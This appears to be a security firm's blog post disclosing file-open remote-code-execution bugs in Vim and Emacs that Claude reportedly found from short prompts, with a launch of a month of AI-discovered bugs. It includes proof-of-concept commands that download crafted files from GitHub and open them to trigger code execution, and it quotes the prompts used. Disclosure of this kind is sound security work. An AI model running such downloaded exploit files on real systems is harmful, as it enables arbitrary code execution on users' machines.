
MAD Bugs: vim vs emacs vs Claude

We asked Claude to find a bug in Vim. It found an RCE. Just open a file, and you're owned. We joked: fine, we'll switch to Emacs. Then Claude found an RCE there too.

CALIF
MAR 30, 2026

It started like this:



PoC:


```
vim -version
# VIM - Vi IMproved 9.2 (2026 Feb 14, compiled Mar 25 2026 22:04:13)
wget https://raw.githubusercontent.com/califio/publications/refs/heads/main/MADBugs/vi
vim vim.md
cat /tmp/calif-vim-rce-poc
```

Vim maintainers fixed the issue immediately. Everybody is encouraged to upgrade to Vim v9.2.0272.

Full advisory can be found here. The original prompt was simple:

> Somebody told me there is an RCE 0-day when you open a file. Find it.

This was already absurd. But the story didn't end there:



PoC:

```
wget https://github.com/califio/publications/raw/refs/heads/main/MADBugs/vim-vs-em
tar -xzpvf emacs-poc.tgz
emacs emacs-poc/a.txt
cat /tmp/pwned
```

We immediately reported the bug to GNU Emacs maintainers. The maintainers declined to address the issue, attributing it to git.

Full advisory can be found here. The prompt this time:

> I've heard a rumor that there are RCE 0-days when you open a txt file without any confirmation prompts.

So how do you make sense of this?

How do we professional bug hunters make sense of this? This feels like the early 2000s. Back then a kid could hack anything, with SQL Injection. Now with Claude.

And friends, to celebrate this historic moment, we're launching *MAD Bugs: Month of AI-Discovered Bugs*. From now through the end of April, we'll be publishing more bugs and exploits uncovered by AI. Watch this space, more fun stuff coming!

Discussion about this post